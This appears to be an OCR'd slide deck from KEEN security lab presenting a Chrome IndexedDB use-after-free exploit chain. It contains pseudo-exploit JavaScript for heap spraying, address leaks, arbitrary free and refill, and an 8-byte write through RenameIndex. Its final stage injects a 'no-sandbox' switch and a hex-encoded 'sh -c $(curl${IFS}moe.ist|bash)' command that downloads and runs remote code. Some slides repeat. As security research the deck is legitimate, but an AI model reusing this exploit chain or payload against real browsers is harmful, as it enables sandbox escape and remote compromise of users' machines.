w64(ab1, 0, 0x32323232);
w64(ab1, 0x120, db_addr);
w64(ab1, 0x128, 42);
w64(ab1, 0x138, 41);

// 1. delete the leaked blob
// 2. do `PreciseCollectAllGarbage`, browser end handle reset()
// 3. spray the blob of `ab1`, thanks Mark Brand
free_and_refill_hole(ab1);
```

KEEN security lab

pseudo-exploit

```
// free the victim blob(db_addr)
window.indexedDB.deleteDatabase('evil_db');

// refill (very stable thanks to ThreadCache)
let db2 = window.indexedDB.open("db2", 1);
db2.onupgradeneeded = async function (event) {
    let db = event.target.result;
    let vtable_addr = await search_for_vtable();
    // next stage...
}
```

KEEN security lab

IseeDeadPeople -- Warcraft III

- But...hate any guessing? It's OK if you are a diligent boy.

KEEN security lab

pseudo-exploit

```
for (let i = 0; i < 34; i++) {
    await sleep(100);
    // pending_requests_.size += 1
    window.indexedDB.deleteDatabase('evil_db');
}

// size = 42 (0x150 bytes)
let leak_addr = await leak_heap_addr();

// fall in Blob, depends on heap spray
leak_addr -= 0x160 * 2;
```

KEEN security lab

pseudo-exploit

```
for (let i = 0; i < 34; i++) {
    await sleep(100);
    // pending_requests_.size += 1
    window.indexedDB.deleteDatabase('evil_db');
}

// size = 42 (0x150 bytes)
let leak_addr = await leak_heap_addr();

// fall in Blob, depends on heap spray
leak_addr -= 0x160 * 2;
```


KEEN security lab

pseudo-exploit

```
let db_addr = leak_addr;

for (let i = 0; i < 8; i++) {
    await sleep(100);
    window.indexedDB.deleteDatabase('evil_db');
}

window.indexedDB.open("new_evil_db", 1);
await sleep(1000);

// 1. Use AAF to free the new_evil_db
// 2. Construct std::map<>metadata_ with db_addr
// 3. Spray blobs and refill the object
arbitrary_free_and_refill(db_addr);
let db = window.indexedDB.open("new_evil_db", 1);
```

KEEN security lab

```
void IndexedDBDatabase::OpenRequest::Perform() {
  // ...
  pending_->callbacks->OnSuccess(
      db_->CreateConnection(pending_->database_callbacks,
                            pending_->child_process_id),
      db_->metadata_);
  // ...
}

struct BLINK_COMMON_EXPORT IndexedDBDatabaseMetadata {
  // ...
  base::string16 name;
  int64_t id;
  int64_t version;
  int64_t max_object_store_id;

  std::map<int64_t, IndexedDBObjectStoreMetadata> object_stores;

  bool was_cold_open;
};
```



KEEN security lab

```
void IndexedDBDatabase::OpenRequest::Perform() {
  // ...
  pending_->callbacks->OnSuccess(
      db_->CreateConnection(pending_->database_callbacks,
                            pending_->child_process_id),
      db_->metadata_);
  // ...
}

struct BLINK_COMMON_EXPORT IndexedDBDatabaseMetadata {
  // ...
  base::string16 name;
  int64_t id;
  int64_t version;
  int64_t max_object_store_id;

  std::map<int64_t, IndexedDBObjectStoreMetadata> object_stores;

  bool was_cold_open;
};
```

KEEN security lab

pseudo-exploit

```
let db = window.indexedDB.open("new_evil_db", 1);
db.onupgradeneeded = async function (event) {
    let db = event.target.result;
    console.log(db.name);
    console.log(db.objectStoreNames);
    // next stage not finished...
}
```

KEEN security lab

KEEN security lab

The last thing -- 8 bytes write

```
interface IDBDatabase {
  RenameObjectStore(int64 transaction_id,
                    int64 object_store_id,
                    mojo_base.mojom.String16 new_name);

  RenameIndex(int64 transaction_id,
              int64 object_store_id,
              int64 index_id,
              mojo_base.mojom.String16 new_name);
};
```

```
void IndexedDBDatabase::OpenRequest::Perform() {
  // ...
  pending_->callbacks->OnSuccess(
      db_->CreateConnection(pending_->database_callbacks,
                            pending_->child_process_id),
      db_->metadata_);
  // ...
}

struct BLINK_COMMON_EXPORT IndexedDBDatabaseMetadata {
  // ...
  base::string16 name;
  int64_t id;
  int64_t version;
  int64_t max_object_store_id;

  std::map<int64_t, IndexedDBObjectStoreMetadata> object_stores;

  bool was_cold_open;
};
```

KEEN security lab

```
struct BLINK_COMMON_EXPORT IndexedDBObjectStoreMetadata {
  base::string16 name;
  int64_t id;
  blink::IndexedDBKeyPath key_path;
  bool auto_increment;
  int64_t max_index_id;

  std::map<int64_t, IndexedDBIndexMetadata> indexes;
};

struct BLINK_COMMON_EXPORT IndexedDBIndexMetadata {
  base::string16 name;
  int64_t id;
  blink::IndexedDBKeyPath key_path;
  bool unique;
  bool multi_entry;
};
```

KEEN security lab

RenameObjectStore ✘

```
Status IndexedDBMetadataCoding::RenameObjectStore(
    // ...,
    IndexedDBObjectStoreMetadata* metadata) {

  // ...
  base::string16 old_name_check;
  bool found = false;
  Status s = GetString(transaction, name_key, &old_name_check, &found);

  if (!found || old_name_check != metadata->name) {
    INTERNAL_CONSISTENCY_ERROR_UNTESTED(DELETE_OBJECT_STORE);
    return InternalInconsistencyStatus();
  }
  // ...
}
```

KEEN security lab

RenameIndex ?

```
void IndexedDBDatabase::RenameIndex(IndexedDBTransaction* transaction,
                                    int64_t object_store_id,
                                    int64_t index_id,
                                    const base::string16& new_name) {
  // ...
  if (!ValidateObjectStoreIdAndIndexId(object_store_id, index_id))
    return;
  // ...
  Status s = metadata_coding_->RenameIndex(
      transaction->BackingStoreTransaction()->transaction(),
      transaction->database()->id(), object_store_id, new_name, &old_name,
      &index_metadata);
  // ...
}
```

KEEN security lab

RenameIndex ?

```
Status IndexedDBMetadataCoding::RenameIndex(LevelDBTransaction* transaction,
                                            int64_t database_id,
                                            int64_t object_store_id,
                                            base::string16 new_name,
                                            base::string16* old_name,
                                            IndexedDBIndexMetadata* metadata) {
  if (!KeyPrefix::ValidIds(database_id, object_store_id, metadata->id))
    return InvalidDBKeyStatus();

  const std::string name_key = IndexMetaDataKey::Encode(
      database_id, object_store_id, metadata->id, IndexMetaDataKey::NAME);

  // TODO(dmurph): Add consistancy checks & umas for old name.
  PutString(transaction, name_key, new_name);
  *old_name = std::move(metadata->name);
  metadata->name = std::move(new_name);
  return Status::OK();
}
```

KEEN security lab

RenameIndex ?

```
Status IndexedDBMetadataCoding::RenameIndex(LevelDBTransaction* transaction,
                                            int64_t database_id,
                                            int64_t object_store_id,
                                            base::string16 new_name,
                                            base::string16* old_name,
                                            IndexedDBIndexMetadata* metadata) {
  if (!KeyPrefix::ValidIds(database_id, object_store_id, metadata->id))
    return InvalidDBKeyStatus();

  const std::string name_key = IndexMetaDataKey::Encode(
      database_id, object_store_id, metadata->id, IndexMetaDataKey::NAME);

  // TODO(dmurph): Add consistancy checks & umas for old name.
  PutString(transaction, name_key, new_name);
  *old_name = std::move(metadata->name);
  metadata->name = std::move(new_name);
  return Status::OK();
}
```

KEEN security lab

base::string(std::string)

- sizeof(std::string) => 0x18 bytes

- length < 0x18
  - | 0x4141414141414141 | 0x4141414141414141 |
  - | 0x1600414141414141 |

- length >= 0x18
  - | 0x000023ae01434dc0 | 0x000000000000001f |
  - | 0x8000000000000020 |

KEEN security lab

```
struct BLINK_COMMON_EXPORT IndexedDBDatabaseMetadata {
  // ...
  std::map<int64_t, IndexedDBObjectStoreMetadata> object_stores;
};

struct BLINK_COMMON_EXPORT IndexedDBObjectStoreMetadata {
  // ...
  std::map<int64_t, IndexedDBIndexMetadata> indexes;
};

struct BLINK_COMMON_EXPORT IndexedDBIndexMetadata {
  base::string16 name;
  int64_t id;
  blink::IndexedDBKeyPath key_path;
  bool unique;
  bool multi_entry;
};
```

KEEN security lab

Crowded layout

```
w64(ab1, 0, 0);
// Arbitrary write for index.id( > 30)
w64(ab1, 0x120, cmdline_addr+0x14n);
w64(ab1, 0x128, 42);
w64(ab1, 0x138, 0);

// db_->metadata_: object_stores
w64(ab1, 0x48, db_addr);
w64(ab1, 0x50, db_addr);
w64(ab1, 0x58, 1);

// db_->metadata_.object_stores: id
(db_addr+0x00)
w64(ab1, 0x18, 1);
w64(ab1, 0x20, 1);
w64(ab1, 0x30, 1);
// db_->metadata_.object_stores: indexes
w64(ab1, 0x90, cmdline_addr-0x28n);
w64(ab1, 0x98, cmdline_addr-0x28n);
w64(ab1, 0xa0, 1);
```

```
// commandline_.switches (db_addr+0x50)
w64(ab1, 0x68, db_addr+0xb0n);
w64(ab1, 0x70, db_addr+0xb0n);
w64(ab1, 0x78, 1);

// commandline_.switches[0] (db_addr+0xa0)
w64(ab1, 0xc0, db_addr+0x70n);
w64(ab1, 0xc8, 1);
w64(ab1, 0xd0, 0x62646e61732d6f6en);
w64(ab1, 0xd8, 0x786fn);
w64(ab1, 0xe0, 0x0a00000000786966n);
w64(ab1, 0xe8, 0n);
w64(ab1, 0xf0, 0x1f);
w64(ab1, 0xf8, 0x0000000000000020n);

// sh -c $(curl${IFS}moe.ist|bash)
w64(ab1, 0x100, 0x282420632d206873n);
w64(ab1, 0x108, 0x46497b246c727563n);
w64(ab1, 0x110, 0x73692e656f6d7d53n);
w64(ab1, 0x118, 0x0029687361627c74n);
```

KEEN security lab

Eventually, lots of labour work

- I love ASM!
- MojoJS IPC Name ID

KEEN security lab

KEEN
security
lab